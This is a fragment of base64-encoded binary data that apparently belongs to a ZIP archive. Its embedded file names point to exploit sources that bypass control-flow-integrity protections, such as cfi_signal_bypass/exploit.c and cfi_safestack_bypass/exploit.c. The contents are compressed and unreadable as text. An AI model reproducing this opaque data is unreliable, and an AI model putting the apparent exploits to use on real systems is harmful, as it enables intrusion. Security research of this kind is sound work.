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
O94MDJP+QAANJ8y1Ki6RJdwiyyl79Az9I1twWl6koDqvMoDFT1Qo8VlxtA1bgNLgJJFUU94PLrE
Q6RhYg9fW9SK6OKk3D9pbE7F2ZVeS5S8IhV8ZfBSzb3YDb3JWQkOhVGUmbjlJ55un5Xr6tPcw5Q
rnTdU4+te1bDqGow9rIgq18AyvgDz6GVNy4vwWwQlk2PM6wDTppz7vbTT32WnYgYTINn4t9gSLx
MpBM8+pgZEV+IGN/v6SG3Aj6bz+dm+qegbstfctRZ6k21KYLydbyPF/D/AlBLAwQUAAAACADGQE
ZNxYoblUIAAABZAAAAJgAcAGNvZGUvc2V0dXBDL2NmaV9zaWduYWxfYnlwYXNzL01ha2VmaWxlV
VQJAANkz7hbZFa8W3V4CwABBOgDAAAE6AMAAEutKMjJzyyxUkiFMPSSuTjTk5MVdMMTc3IUdNPT
U5IUdItLUmzT80otLRV082EKERoUuJJzUhPzrLg4i3JholxcAFBLAwQUAAAACADLlR9NmZ4EPhg
BAACPAgAAJwAcAGNvZGUvc2V0dXBDL2NmaV9zaWduYWxfYnlwYXNzL2FkZHJlc3MuaFVUCQADbu
+JW2RWvFt1eAsAAQToAwAABOgDAAB1kc1uwyAQhM/pU+w5qhIndW2sqOcee+kd4QVcJAoRrJvm7
Yt/YltucmVmPmZ3W+OoyDnB2V9U4HVL5B3/Ek5aFeANst8iFyo7bTb7LXito6II5EG3DneoDWz3
T+3EQMPVd2u58SuEPGanOz5p/GV0oGAPHDcGFokxW7yVfCi9/CqvtaiWJN0o4pEG9Vhj+ZKt1br
VXAoSk4WxNG838E3e9fJy1F5BR1PmyJblGk9pCUh26F4x0a2wZ75/fIKQMqgY00JhcCX0HLamxi
md4gessMzGSp04HqK7wxRfpR2pcPbRuIZH0wgk413f5YC6LNjpHsv/qHAJhhRwvqaACEFc/3+0g
r+y7PCg6cIarxGFtc/gPMH8nOB/UEsDBAoAAAAAANBLblAAAAAAAAAAAAAAAAAAAAhABwAY29kZS9z
ZXR1cEMvY2ZpX3NhZmVzdGFja19ieXBhc3MvVVQJAAOnBm1esAZtXnV4CwABBOgDAAAE6AMAAFB
LAwQUAAAACADADUZNI1LB/JcIAABFGQAALQAcAGNvZGUvc2V0dXBDL2NmaV9zYWZlc3RhY2tfYn
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
